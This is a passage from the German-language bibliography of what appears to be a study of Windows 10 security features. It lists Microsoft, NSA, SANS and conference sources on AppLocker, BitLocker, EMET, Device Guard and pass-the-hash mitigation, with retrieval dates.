Stand vom 15.03.2016, abgerufen am 30.03.2016

[MSDN-SMB3] Microsoft Developer Network - Microsoft Open Specifications Support Team Blog
Blog-Eintrag von Obaid Farooqi: *Encryption in SMB3*
http://blogs.msdn.com/b/openspecification/archive/2012/06/08/encryption-in-smb3.aspx
Stand vom 08.06.2012, abgerufen am 05.12.2015

[MSDN-VPNv2] Microsoft Developer Network: Configuration Service Provider Reference:
VPNv2 CSP
https://msdn.microsoft.com/en-us/library/windows/hardware/dn914776.aspx
Stand vom 22.04.2016, abgerufen am 24.04.2016

[MSDN-WinPE] Microsoft Developer Network: *Windows PE (WinPE) für Windows 10*
https://msdn.microsoft.com/de-de/library/windows/hardware/dn938389.aspx
Stand vom 07.04.2016, abgerufen am 13.04.2016

[MSDN-WMI] Microsoft Developer Network: *MDM Bridge WMI Provider*
https://msdn.microsoft.com/en-us/library/dn905224.aspx
Stand 30.04.2016, abgerufen am 07.05.2016

[MSDN-WMIps] Microsoft Developer Network:
Using PowerShell scripting with the WMI Bridge Provider
https://msdn.microsoft.com/en-us/library/windows/hardware/mt614877.aspx
Stand 05.05.2016, abgerufen am 07.05.2016

[MS-Edge.ext] Microsoft Edge Dev Blog: *Microsoft Edge extensions now available to preview*
https://blogs.windows.com/msedgedev/2016/03/17/preview-extensions/
Stand vom 17.03.2016, abgerufen am 09.04.2016

[MS-Edge.GC] Microsoft Security Research & Defense Blog:
Triaging the exploitability of IE/EDGE crashes
https://blogs.technet.microsoft.com/srd/2016/01/12/
triaging-the-exploitability-of-ieedge-crashes/
Stand vom 12.01.2016, abgerufen am 09.04.2016

[MS-Edge.sec] Microsoft Edge Dev Blog: *Microsoft Edge: Building a safer browser*
https://blogs.windows.com/msedgedev/2015/05/11/
microsoft-edge-building-a-safer-browser/
Stand vom 11.03.2015, abgerufen am 09.04.2016

[MS-Edge1] Microsoft Edge Dev Blog:
A break from the past: the birth of Microsoft's new web rendering engine
https://blogs.windows.com/msedgedev/2015/02/26/
a-break-from-the-past-the-birth-of-microsofts-new-web-rendering-engine/
Stand vom 26.02.2015, abgerufen am 09.04.2016

[MS-Edge2] Microsoft Edge Dev Blog: *A break from the past, part 2:*
Saying goodbye to ActiveX, VBScript, attachEvent…
https://blogs.windows.com/msedgedev/2015/05/06/
a-break-from-the-past-part-2-saying-goodbye-to-activex-vbscript-attachevent/
Stand vom 06.05.2015, abgerufen am 09.04.2016

[MS-EdgeFAQ] Microsoft Developer technologies: *Microsoft Edge – FAQ*
https://developer.microsoft.com/en-us/microsoft-edge/platform/faq/
abgerufen am 09.03.2016

[MS-EMET] Microsoft Corporation: *Enhanced Mitigation Experience Toolkit 5.5 – Users Guide*
https://www.microsoft.com/en-us/download/details.aspx?id=50802
Stand vom 02.02.2016, PDF-Dokument abgerufen am 28.02.2016

[MS-EOL] Microsoft Corporation: *Informationen zum Lebenszyklus von Windows*
http://windows.microsoft.com/de-at/windows/lifecycle
Stand vom Oktober 2015, abgerufen am 07.12.2015

[MS-Hello] Microsoft Windows Experience Blog: Joe Belfiore:
Making Windows 10 More Personal and More Secure with Windows Hello
https://blogs.windows.com/windowsexperience/2015/03/17/making-windows-10-more-personal-and-more-secure-with-windows-hello/
Stand vom 17.05.2015, abgerufen am 23.04.2016

[MS-SEeula] Microsoft Corporation: *Software Lizenzbedingungen zu Security Essentials*
http://windows.microsoft.com/de-at/windows/security-essentials-eula
abgerufen am 20.03.2016

[MSKB-DMA] Microsoft Knowledge Base: *Blocking the SBP-2 driver and Thunderbolt controllers to reduce 1394 DMA and Thunderbolt DMA threats to BitLocker*
https://support.microsoft.com/en-us/kb/2516445
Revision 4.0 vom 21.06.2014, abgerufen am 02.04.2016

[MSKB-EMET] Microsoft Knowledge Base: *EMET mitigations guidelines*
Artikel KB2909257: https://support.microsoft.com/en-us/kb/2909257
Stand vom 30.09.2015, Revision 16.0, abgerufen am 28.02.2016

[MSKB-EMETs] Microsoft Knowledge Base: *Enhanced Mitigation Experience Toolkit (EMET)*
Artikel KB2458544: https://support.microsoft.com/en-us/kb/2458544
Stand vom 02.02.2016, Revision 13.0, abgerufen am 05.03.2016

[MSR-CFI] Microsoft Research: Martin Abadi, Mihai Budiu, Ulfar Erlingsson, Jay Ligatti:
Control-Flow Integrity – Principles, Implementations and Applications
Paper: http://research.microsoft.com/pubs/69217/ccs05-cfi.pdf
Stand vom 13.09.2005, abgerufen am 08.04.2016

[MS-SIR12] Microsoft Corporation: *Microsoft Security Intelligence Report, Volume 12*
http://download.microsoft.com/download/C/9/A/C9A544AD-4150-43D3-80F7-4F1641EF910A/Microsoft_Security_Intelligence_Report_Volume_12_English.pdf
Zeitraum: Juli – Dezember 2011, abgerufen am 28.02.2016

[MS-SIR12] Microsoft Corporation: *Microsoft Security Intelligence Report, Volume 16*
http://download.microsoft.com/download/7/2/b/72b5de91-04f4-42f4-a587-9d08c55e0734/microsoft_security_intelligence_report_volume_16_english.pdf
Zeitraum: Juli – Dezember 2013, abgerufen am 28.02.2016

[MS-VPN] Microsoft Corporation: Windows Networking blog
Automatically Triggering VPN Connections
and VPN Diagnostics Enhancements in Windows 8.1
https://blogs.technet.microsoft.com/networking/2013/10/02/automatically-triggering-vpn-connections-and-vpn-diagnostics-enhancements-in-windows-8-1/
Stand vom 02.10.2013, abgerufen am 24.04.2016

[MS-W10feat] Microsoft Corporation: *Find out which Windows 10 edition is right for you*
http://wincom.blob.core.windows.net/documents/Win10CompareTable.pdf
PDF-Dokument, Stand vom 30.03.2016, abgerufen am 31.03.2016

[MS-WDATP] Microsoft Window Experience Blog: Terry Myerson:
Announcing Windows Defender Advanced Threat Protection
https://blogs.windows.com/windowsexperience/2016/03/01/announcing-windows-defender-advanced-threat-protection/
Stand vom 01.03.2016, abgerufen am 20.03.2016

[MTN-AppL] Microsoft Technet: *Keep Windows 10 secure: Security technologies: AppLocker*
https://technet.microsoft.com/en-us/library/mt431725.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppL1] Microsoft Technet: *AppLocker design Guide*
Determine your application control objectives
https://technet.microsoft.com/en-us/library/mt431751.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppL2] Microsoft Technet: *AppLocker technical Reference*
Requirements to use AppLocker
https://technet.microsoft.com/en-us/library/mt431813.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppL3] Microsoft Technet: *What's new in Windows 10: What's new in AppLocker?*
https://technet.microsoft.com/en-us/library/mt592860.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppL4] Microsoft Technet: *AppLocker technical Reference*
Security considerations for AppLocker
https://technet.microsoft.com/en-us/library/mt431819.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppL5] Microsoft Technet: *AppLocker technical Reference*
AppLocker processes and interactions
https://technet.microsoft.com/en-us/library/mt431729.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppL6] Microsoft Technet: *AppLocker technical Reference*
AppLocker architecture and components
https://technet.microsoft.com/en-us/library/mt431722.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppL7] Microsoft Technet: *Understanding AppLocker rule condition types*
Understanding the publisher rule condition in AppLocker
https://technet.microsoft.com/en-us/library/mt431847.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppL8] Microsoft Technet: *Understanding AppLocker rule condition types*
Understanding the path rule condition in AppLocker
https://technet.microsoft.com/en-us/library/mt431845.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppL9] Microsoft Technet: *Understanding AppLocker rule condition types*
Understanding the file hash rule condition in AppLocker
https://technet.microsoft.com/en-us/library/mt431843.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppLadm] Microsoft Technet: *Security Technologies: AppLocker*
Administer AppLocker
https://technet.microsoft.com/en-us/library/mt431721.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppLdep] Microsoft Technet: *Security Technologies: AppLocker*
AppLocker deployment guide
https://technet.microsoft.com/en-us/library/mt431726.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppLdg] Microsoft Technet: *Security Technologies: AppLocker*
AppLocker design guide
https://technet.microsoft.com/en-us/library/mt431727.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-AppLps] Microsoft Technet: *Windows Server Technical Preview and Windows 10*
AppLocker Cmdlets (PowerShell)
https://technet.microsoft.com/en-us/library/hh847210.aspx
Stand vom 01.07.2015, abgerufen am 19.03.2016

[MTN-AppLref] Microsoft Technet: *Security Technologies: AppLocker*
AppLocker technical reference
https://technet.microsoft.com/en-us/library/mt431731.aspx
Stand vom 12.11.2015, abgerufen am 19.03.2016

[MTN-BitLAtt] Microsoft Technet: Protect BitLocker from Pre-Boot Attacks:
Types of Attacks for Volume Encryption Keys
https://technet.microsoft.com/en-us/library/dn632182.aspx
Stand vom 15.04.2015, abgerufen am 12.04.2016

[MTN-BitLnew] Microsoft Technet: Windows 8 und Windows Server 2012: *Neues in BitLocker*
https://technet.microsoft.com/de-de/library/hh831412.aspx
Stand 02/2012, abgerufen am 12.04.2016

[MTN-BitLnw] Microsoft Technet: *BitLocker: How to enable Network Unlock*
https://technet.microsoft.com/en-us/itpro/windows/keep-secure/bitlocker-how-to-enable-network-unlock
Stand vom 06.04.2016, abgerufen am 12.04.2016

[MTN-BitLsed] Microsoft Technet – Keep Windows 10 secure - *Encrypted Hard Drive*
https://technet.microsoft.com/itpro/windows/keep-secure/encrypted-hard-drive
Stand vom 06.04.2016, abgerufen am 12.04.2016

[MTN-BitLus] Microsoft Technet: *Try it out: encrypt used space only*
https://technet.microsoft.com/en-us/windows/jj983729.aspx
abgerufen am 12.04.2016

[MTN-BitLw10] Microsoft Technet: What's new in Windows 10 - *What's new in BitLocker*
https://technet.microsoft.com/itpro/windows/whats-new/bitlocker
Stand vom 06.04.2016, abgerufen am 12.04.2016

[MTN-CredG] Microsoft Technet: *Protect derived domain credentials with Credential Guard*
https://technet.microsoft.com/en-us/library/mt483740.aspx
Stand vom 03.12.2015, abgerufen am 01.01.2016

[MTN-DevG] Microsoft Technet: *Device Guard deployment guide*
https://technet.microsoft.com/en-us/library/mt463091.aspx
Stand vom 28.01.2016, abgerufen am 12.03.2016

[MTN-EDP1] Microsoft Technet: *Enterprise data protection (EDP) overview*
https://technet.microsoft.com/de-de/itpro/windows/whats-new/edp-whats-new-overview
Stand vom 07.04.2016, abgerufen am 14.04.2016

[MTN-EDP2] Microsoft Technet:
Protect your enterprise data using enterprise data protection (EDP)
https://technet.microsoft.com/de-de/itpro/windows/keep-secure/protect-enterprise-data-using-edp
Stand vom 12.04.2016, abgerufen am 14.04.2016

[MTN-EDP3] Microsoft Technet:
List of enlightened Microsoft apps for use with enterprise data protection (EDP)
https://technet.microsoft.com/de-de/itpro/windows/keep-secure/enlightened-microsoft-apps-and-edp
Stand vom 11.04.2016, abgerufen am 14.04.2016

[MTN-EDP4] Microsoft Technet:
Testing scenarios for enterprise data protection (EDP)
https://technet.microsoft.com/de-de/itpro/windows/keep-secure/testing-scenarios-for-edp
Stand vom 13.04.2016, abgerufen am 14.04.2016

[MTN-EvtFwd] Microsoft Technet: Keep Windows 10 secure:
Use Windows Event Forwarding to help with intrusion detection
https://technet.microsoft.com/en-us/library/mt684618.aspx
Stand vom 06.04.2016, abgerufen am 14.04.2016

[MTN-FileHist] Microsoft Technet – TechNet Magazine: Windows 8: *File History explained*
https://technet.microsoft.com/en-us/magazine/dn448546.aspx
Stand 09/2013, abgerufen am 24.04.2016

[MTN-Health] Microsoft Technet: Keep Windows 10 secure – Enterprise security guides:
Control the health of Windows 10-based devices
https://technet.microsoft.com/en-us/itpro/windows/keep-secure/protect-high-value-assets-by-controlling-the-health-of-windows-10-based-devices
Stand vom 06.04.2016, abgerufen am 24.04.2016

[MTN-Hello] Microsoft Technet: Keep Windows 10 secure:
Windows Hello biometrics in the enterprise
https://technet.microsoft.com/en-us/itpro/windows/keep-secure/windows-hello-in-enterprise
Stand vom 06.04.2016, abgerufen am 23.04.2016

[MTN-Laws] Microsoft Technet: *Ten Immutable Laws of Security (Version 2.0)*
https://technet.microsoft.com/en-us/library/hh278941.aspx
Stand 06/2011, abgerufen am 28.12.2015

[MTN-LTSB] Microsoft Technet: *Windows 10 servicing options for updates and upgrades*
https://technet.microsoft.com/en-us/library/mt598226.aspx
Stand vom 22.10.2015, abgerufen am 08.12.2015

[MTN-Passp1] Microsoft Technet: Keep Windows 10 secure
Microsoft Passport guide
https://technet.microsoft.com/itpro/windows/keep-secure/microsoft-passport-guide
Stand vom 20.04.2016, abgerufen am 23.04.2016

[MTN-Passp2] Microsoft Technet: Keep Windows 10 secure
Manage identity verification using Microsoft Passport
https://technet.microsoft.com/en-us/itpro/windows/keep-secure/manage-identity-verification-using-microsoft-passport
Stand vom 14.04.2016, abgerufen am 23.04.2016

[MTN-Passp3] Microsoft Technet: Develop Windows Apps – Security
Authentication and user identity: Microsoft Passport and Windows Hello
https://msdn.microsoft.com/en-us/windows/uwp/security/microsoft-passport
Stand vom 21.04.2016, abgerufen am 23.04.2016

[MTN-PNP] Microsoft Technet:
Step-By-Step Guide to Controlling Device Installation Using Group Policy
https://technet.microsoft.com/en-us/library/bb530324.aspx
Stand 07/2007, abgerufen am 02.04.2016

[MTN-PtH.DS] Microsoft Technet – Security TechCenter, Trustworthy Computing:
Datasheet: Pass-the-Hash and other credential theft reuse techniques
https://microsoft.com/pth
Stand vom 03.07.2014, PDF-Dokument abgerufen am 29.12.2015

[MTN-PtH1] Microsoft Technet – Security TechCenter, Trustworthy Computing:
Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft Techniques
https://microsoft.com/pth
Stand vom 12.06.2013, PDF-Dokument abgerufen am 29.12.2015

[MTN-PtH2] Microsoft Technet – Security TechCenter, Trustworthy Computing:
Mitigating Pass-the-Hash and Other Credential Theft, Version 2
https://microsoft.com/pth
Stand vom 08.07.2014, PDF-Dokument abgerufen am 29.12.2015

[MTN-Shim] Microsoft Technet – Performance Team Blog:
Demystifying Shims – or –
Using the App Compat Toolkit to make your old stuff work with your new stuff
https://blogs.technet.microsoft.com/askperf/2011/06/17/demystifying-shims-or-using-the-app-compat-toolkit-to-make-your-old-stuff-work-with-your-new-stuff/
Stand vom 17.06.2011, abgerufen am 05.03.2016

[MTN-SMB3] Microsoft Technet – Windows Server – File and Storage Services:
Artikel: *SMB Security Enhancements*
https://technet.microsoft.com/en-us/library/dn551363.aspx
Stand: Windows Server 2012 R2, abgerufen am 05.12.2015

[MTN-virtSC1] Microsoft Technet – Secure Windows: *Virtual Smart Card Overview*
https://technet.microsoft.com/en-us/library/dn593708.aspx
Stand vom 08.01.2014, abgerufen am 12.04.2016

[MTN-virtSC2] Microsoft Technet – Understanding and Evaluationg Virtual Smart Cards
Get Started with Virtual Smart Cards: Walkthrough Guide
https://technet.microsoft.com/en-us/library/dn579260.aspx
Stand vom 26.06.2014, abgerufen am 12.04.2016

[MTN-virtSC3] Microsoft Technet: *Understanding and Evaluating Virtual Smart Cards*
https://www.microsoft.com/en-us/download/details.aspx?id=29076
Version 1.2, Published: 12.11.2015, abgerufen am 14.04.2016

[MTN-VPN] Microsoft Technet: Keep Windows 10 secure: *VPN profile options*
https://technet.microsoft.com/itpro/windows/keep-secure/vpn-profile-options
Stand vom 06.04.2016, abgerufen am 24.04.2016

[MTN-VPNtrig] Microsoft Technet: Remote Access – Routing and Remote Access Service:
Windows Server 2012 R2 Test Lab Guide: Demonstrate VPN Auto trigger
https://technet.microsoft.com/en-us/library/dn383580.aspx
Stand vom 07.04.2016, abgerufen am 24.04.2016

[MTN-W10new] Microsoft Technet – Windows 10: *Neues in Windows 10*
https://technet.microsoft.com/de-de/library/dn986867.aspx
Stand: 30.01.2016, DOCX-Dokument abgerufen am 20.02.2016

[MTN-W10sec] Microsoft Technet: *Windows 10 security overview*
https://technet.microsoft.com/itpro/windows/keep-secure/windows-10-security-guide
Stand: 06.04.2016, abgerufen am 24.04.2016

[MTN-W10sec2] Microsoft Technet: *What's new in Windows 10 security*
https://technet.microsoft.com/en-us/library/mt637125.aspx
Stand: 17.12.2015, abgerufen am 13.03.2016

[MTN-Win10upd] Microsoft Technet: *Windows 10 release information*
https://technet.microsoft.com/de-de/windows/mt679505.aspx
Stand: 12.04.2016, abgerufen am 14.04.2016

[MTN-WinDef1] Microsoft Technet: Security technologies:
Windows Defender in Windows 10
https://technet.microsoft.com/en-us/library/mt622091.aspx
Stand: 21.01.2016, abgerufen am 25.03.2016

[MTN-WinDef2] Microsoft Technet: Security technologies: *Windows Defender in Windows 10*
Configure Windows Defender in Windows 10
https://technet.microsoft.com/en-us/library/mt622088.aspx
Stand: 11.02.2016, abgerufen am 25.03.2016

[MTN-WinDef3] Microsoft Technet: Security technologies: *Windows Defender in Windows 10*
Update and manage Windows Defender in Windows 10
https://technet.microsoft.com/en-us/library/mt622089.aspx
Stand: 24.03.2016, abgerufen am 25.03.2016

[MTN-WinDef4] Microsoft Technet: Security technologies: *Windows Defender in Windows 10*
Troubleshoot Windows Defender in Windows 10
https://technet.microsoft.com/en-us/library/mt622090.aspx
Stand: 24.03.2016, abgerufen am 25.03.2016

[MTN-WinDef5] Microsoft Technet: Developer Network: *PowerShell Defender Cmdlets Troubleshoot Windows Defender in Windows 10*
https://technet.microsoft.com/en-us/library/dn433280.aspx
Stand: 13.11.2015, abgerufen am 25.03.2016

[MVA-DevG] Microsoft Virtual Academy: *Sichere Anwendungsausführung mit Device Guard*
https://channel9.msdn.com/Series/Windows-10-Sicherheit-Ein-Ueberblick/03-Sichere-Anwendungsausfhrung-mit-Device-Guard
Stand: 08.02.2016, Video abgerufen am 13.03.2016

[NMS-OS] NetApplications - NetMarketShare: *Desktop Operating System Market Share*
https://www.netmarketshare.com/operating-system-market-share.aspx
Stand: März 2016, abgerufen am 03.04.2016

[NSA-Admin] National Security Agency / Central Security Service:
Confidence in Cyberspace: *Control Administrative Privileges*
https://www.nsa.gov/ia/_files/factsheets/I43V_Slick_Sheets/Slicksheet_ControlAdministrativePrivileges_Web.pdf
Stand: 10/2013, PDF-Dokument abgerufen am 27.03.2016

[NSA-EvtFwd] National Security Agency / Central Security Service / Information Assurance Directorate: *Spotting the Adversary with Windows Event Log Monitoring*
https://www.nsa.gov/ia/_files/app/spotting_the_adversary_with_windows_event_log_monitoring.pdf
Stand: 12/2013, Revision 2, PDF-Dokument abgerufen am 14.04.2016

[NSA-PtH] National Security Agency / Central Security Service:
Information Assurance Directorate: *Reducing the Effectiveness of Pass-the-Hash*
https://www.nsa.gov/ia/_files/app/Reducing_the_Effectiveness_of_Pass-the-Hash.pdf
Stand: 19.11.2013, PDF-Dokument abgerufen am 30.12.2015

[PKB-SMB3] Petri IT-Knowledgebase – Security, Russell Smith:
Configure SMB Security in Windows Server 2012
https://www.petri.com/configure-smb-security-windows-server-2012
Stand: 20.06.2013, abgerufen am 05.12.2015

[RSA15-PtH2] RSA Conference USA 2015: Nathan Ide
Pass-the-Hash II: The Wrath of Hardware
https://www.rsaconference.com/events/us15/agenda/sessions/1620/pass-the-hash-ii-the-wrath-of-hardware
Slides: https://www.rsaconference.com/writable/presentations/file_upload/hta-r03-pass-the-hash_ii-the-wrath-of-hardware_final.pdf
Video: https://www.rsaconference.com/videos/2015-quick-look-pass-the-hash-ii
Stand: 17.04.2015, abgerufen am 29.12.2015

[RSA16-SMon] RSA Conference USA 2016: Mark Russinovich
Tracking Hackers on Your Network with Sysinternals Sysmon
Material: https://www.rsaconference.com/events/us16/agenda/sessions/2461/tracking-hackers-on-your-network-with-sysinternals
Slides: https://www.rsaconference.com/writable/presentations/file_upload/hta-w05-tracking_hackers_on_your_network_with_sysinternals_sysmon.pdf
Stand: 02.03.2016, abgerufen am 10.04.2016

[Samba-410] Samba.org: *Release Notes for Samba 4.1.0*
https://www.samba.org/samba/history/samba-4.1.0.html
Stand: 11.10.2013, abgerufen am 05.12.2015

[Samba-420] Samba.org: Manpage aus Samba 4.2 für Samba-Konfigurationsfile *smb.conf*
http://www.dsm.fordham.edu/cgi-bin/man-cgi.pl?topic=smb.conf&ampsect=5
Version für Samba 4.2, Stand 09.11.2015, abgerufen am 05.12.2015

[Samba-Conf] Samba.org: Manpage für das Samba-Konfigurationsfile *smb.conf*
https://www.samba.org/samba/docs/man/manpages/smb.conf.5.html
Version für Samba 4, abgerufen am 05.12.2015

[Samba-UNIX] Samba Wiki – UNIX Extensions, Abschnitt: *SMB transport encryption*
https://wiki.samba.org/index.php/UNIX_Extensions#SMB_transport_encryption
Stand: 24.09.2014, abgerufen am 05.12.2015

[SANS-LogOn] SANS Institute, Sunil Gupta: *Windows Logon Forensics*
https://www.sans.org/reading-room/whitepapers/forensics/windows-logon-forensics-34132
Stand: 30.01.2013, abgerufen am 30.12.2015

[SANS-PtH] SANS Institute, Bashar Ewaida: *Pass-the-hash attacks: Tools and Mitigation*
https://www.sans.org/reading-room/whitepapers/testing/
pass-the-hash-attacks-tools-mitigation-33283
Stand: 21.01.2010, abgerufen am 29.12.2015

[SANS-PtH.K] SANS Institute, Mike Pilkington:
Kerberos in the Crosshairs: Golden Tickets, Silver Tickets, MITM, and More
https://digital-forensics.sans.org/blog/2014/11/24/
kerberos-in-the-crosshairs-golden-tickets-silver-tickets-mitm-more
Stand: 24.11.2014, abgerufen am 29.12.2015

[SANS-SigChk1] SANS Institute, SANS ISC InfoSec Forums: Didier Stevens
Sigcheck and VirusTotal
https://isc.sans.edu/forums/diary/Sigcheck+and+VirusTotal/19935/
Stand: 17.07.2015, abgerufen am 26.03.2016

[SANS-SigChk2] SANS Institute, SANS ISC InfoSec Forums: Didier Stevens
Sigcheck and VirusTotal for Offline Machine
https://isc.sans.edu/forums/diary/Sigcheck+and+VirusTotal+for+Offline+Machine/20641/
Stand: 23.01.2016, abgerufen am 26.03.2016

[SEC-EMET] Sec Consult GmbH – René Freingruber: *Einschätzung zur Effektivität von EMET*
E-Mail Verlauf Gunnar Haslinger und René Freingruber vom 17.02.2016

[SEC-EMET1] SEC Consult Blog - René Freingruber:
Microsoft EMET - Armor against zero-days bypassed again
http://blog.sec-consult.com/2014/10/microsoft-emet-armor-against-zero-days.html
Stand: 10/2014, abgerufen am 28.02.2016

[SEC-EMET2] SEC Consult Blog - René Freingruber:
Bypassing Microsoft EMET 5.1 - yet again
http://blog.sec-consult.com/2014/11/bypassing-microsoft-emet-51-yet-again.html
Stand: 18.11.2014, abgerufen am 28.02.2016

[SEC-EMET3] SEC Consult Blog - René Freingruber:
Bypassing Microsoft EMET 5.2 - a neverending story?
http://blog.sec-consult.com/2015/06/bypassing-microsoft-emet-52-neverending.html
Stand: 22.06.2015, abgerufen am 28.02.2016

[SL-Privileges] Sami Laiho: Win-Fu Video: *Privileges Beat Permissions!*
http://win-fu.com/2016/01/privileges-beat-permissions.html
Stand: 25.01.2016, abgerufen am 28.03.2016 (kostenpflichtiges Video)

[SL-W10s1] Sami Laiho: *Win-Fu Windows 10 OS and Security Internals Part 1*
http://win-fu.com/2015/11/win-fu-windows-10-os-and-security-internals-part-1.html
Stand: 11.11.2015, abgerufen am 05.12.2015 (kostenpflichtiges Video)

[SL-W10s2] Sami Laiho: *Win-Fu Windows 10 OS and Security Internals Part 2*
http://win-fu.com/2015/11/win-fu-windows-10-os-and-security-internals-part-2.html
Stand: 11.11.2015, abgerufen am 05.12.2015 (kostenpflichtiges Video)

[SM-AD.dump] Active Directory Security: Sean Metcalf
Technical Reference, Microsoft Security, ActiveDirectorySecurity:
How Attackers Dump Active Directory Database Credentials
https://adsecurity.org/?p=2398
Stand: 03.01.2016, abgerufen am 04.01.2016

[SP-EMET] Scott Piper: *EMET 4.1 Uncovered*
http://0xdabbad00.com/wp-content/uploads/2013/11/emet_4_1_uncovered.pdf
Stand: 18.11.2013, abgerufen am 11.03.2016

[SR-Alert] Sophos SurfRight: *HitmanPro.Alert Datasheet*
http://www.surfright.nl/en/alert
http://dl.surfright.nl/HitmanPro-Alert-Leaflet-2015.pdf
Stand: 23.11.2015, abgerufen am 27.02.2016

[SR-BadUSB] Security Research Labs GmbH – Karsten Nohl, Sascha Krißler, Jakob Lell:
BadUSB – On Accessories that turn evil
https://srlabs.de/blog/wp-content/uploads/2014/07/SRLabs-BadUSB-BlackHat-v1.pdf
WebSite: https://srlabs.de/badusb/
PDF-Dokument - Stand: 07/2014, abgerufen am 02.04.2016

[SR-Exploit] Sophos SurfRight: *HitmanPro.Alert Exploit Test Tool Manual*
http://www.surfright.nl/en/downloads/
http://dl.surfright.nl/Exploit Test Tool Manual.pdf
Version 1.5, Stand vom 07.04.2015, abgerufen am 11.03.2016

[SRD-EMET] Microsoft Security Research and Defense Blog:
Enhanced Mitigation Experience Toolkit (EMET) version 5.5 is now available
http://blogs.technet.com/b/srd/archive/2016/02/02/
enhanced-mitigation-experience-toolkit-emet-version-5-5-is-now-available.aspx
Stand: 02.02.2016, abgerufen am 28.02.2016

[MTN-Pinning] Microsoft Security Research and Defense Blog:
EMET 4.0's Certificate Trust Feature
http://blogs.technet.com/b/srd/archive/2013/05/08/emet-4-0-s-certificate-trust-feature.aspx
Stand: 08.05.2013, abgerufen am 06.03.2016

[TE14-PtH] Microsoft TechEd NorthAmerica 2014 (Konferenz):
Mark Russinovich, Nathan Ide:
Pass-the-Hash: How Attackers Spread and How to Stop Them
Video: https://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B359
Slides: http://video.ch9.ms/sessions/teched/na/2014/DCIM-B359.pptx
Kein Paper explizit zu dieser Session publiziert, Inhalte siehe Paper [MTN-PtH2]
Stand vom 14.05.2014, abgerufen am 29.12.2015

[TE14-PtH2] Microsoft TechEd NorthAmerica 2014 (Konferenz): Nicholas DiCola, Mark Simos:
Pass-the-Hash and Credential Theft Mitigation Architectures
Video: https://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B213
Slides: http://video.ch9.ms/sessions/teched/na/2014/DCIM-B213.pptx
Kein Paper zu dieser Session publiziert, Inhalte siehe Paper [MTN-PtH2]
Stand vom 14.05.2014, abgerufen am 29.12.2015

[TEE14-PtH] Microsoft TechEd Europe 2014 (Konferenz): Patrick Jungles, Mark Simos:
Pass the Hash Whitepaper v2
Video: https://channel9.msdn.com/Events/TechEd/Europe/2014/CDP-B241
Slides: http://video.ch9.ms/sessions/teched/eu/2014/CDP-B241.pptx
Kein Paper zu dieser Session publiziert, Inhalte siehe Paper [MTN-PtH2]
Stand vom 29.10.2014, abgerufen am 29.12.2015

[TEE14-VPN] Microsoft TechEd Europe 2014 (Konferenz): Abhishek Tiwari:
Windows 10: Remote Access Connectivity
Video: https://channel9.msdn.com/events/TechEd/Europe/2014/WIN-B345
Stand vom 30.10.2014, abgerufen am 24.04.2016

[TEZ14-EMET] TechEd New Zealand 2014, Chris Jackson: *EMET Internals*
Video: https://channel9.msdn.com/events/TechEd/NewZealand/2014/PCIT417
Slides: https://mstechednz.blob.core.windows.net/slides2014/PCIT417.pptx
Stand vom 09.11.2014, abgerufen am 05.03.2016

[TM-CFG] Trend Micro Incorporated, Jack Tang:
Whitepaper: *Exploring Control Flow Guard in Windows 10*
http://documents.trendmicro.com/assets/wp/exploring-control-flow-guard-in-windows10.pdf
Stand vom 16.02.2015, abgerufen am 08.04.2016

[TM-Edge] Trend Micro Incorporated, Henry Li:
Windows 10's New Browser Microsoft Edge: Improved, But also new Risks
http://blog.trendmicro.com/trendlabs-security-intelligence/
windows-10s-new-browser-microsoft-edge-improved-but-also-new-risks/
Stand vom 29.07.2015, abgerufen am 09.04.2016

[TNB-DevG] Technet Blog – Ash de Zylva:
Windows 10 Device Guard and Credential Guard Demystified
https://blogs.technet.microsoft.com/ash/2016/03/02/
windows-10-device-guard-and-credential-guard-demystified/
Stand vom 02.03.2016, abgerufen am 13.03.2016

[TNB-P12imp] Technet Blog – Windows PKI blog: *Manually importing keys into a smart card*
https://blogs.technet.microsoft.com/pki/2007/11/13/
manually-importing-keys-into-a-smart-card/
Stand vom 13.11.2007, abgerufen am 12.04.016

[TNB-SMB3] Technet Blog - The Storage Team at Microsoft - File Cabinet Blog:
Alpesh Gaglani: *SMB 3 Security Enhancements in Windows Server 2012*
http://blogs.technet.com/b/filecab/archive/2012/05/03/
smb-3-security-enhancements-in-windows-server-2012.aspx
Stand: 03.05.2012, abgerufen am 05.12.2015

[TS-EMET] TrustedSec: *EMET – The Ultimate Installation and Deployment Guide*
https://www.trustedsec.com/november-2014/emet-5-1-installation-guide/
Stand: 11/2014, abgerufen am 28.02.2016

[TWCN-Def] TWCN Tech News:
Windows Defender is now at par with popular Antivirus programs
http://news.thewindowsclub.com/
windows-defender-at-par-with-popular-antivirus-81776/
Stand: 27.01.2016, abgerufen am 25.03.2016

[UK-BadUSB] CERT-UK Publication: *The "BadUSB" vulnerability: An introduction*
https://www.cert.gov.uk/wp-content/uploads/2014/10/
The-bad-USB-vulnerability1.pdf
Stand: 10/2014, abgerufen am 02.04.2016

[VT-Behalv] VirusTotal Blog: Emiliano Martinez: *VirusTotal += Behavioural Information*
http://blog.virustotal.com/2012/07/virustotal-behavioural-information.html
Stand: 23.07.2012, abgerufen am 26.03.2016

[WSec-SMB3] WindowsSecurity.com (TechGenix Ltd.) - Deb Shinder:
Artikel: *Secure SMB Connections*
http://www.windowsecurity.com/articles-tutorials/misc_network_security/
Secure-SMB-Connections.html
Stand: 08.08.2012, abgerufen am 05.12.2015

[ZLN-EMET] Zoltan L. Nemeth: *Modern Binary Attacks and Defences in the Windows Environment – Fighting Against Microsoft EMET in Seven Rounds*
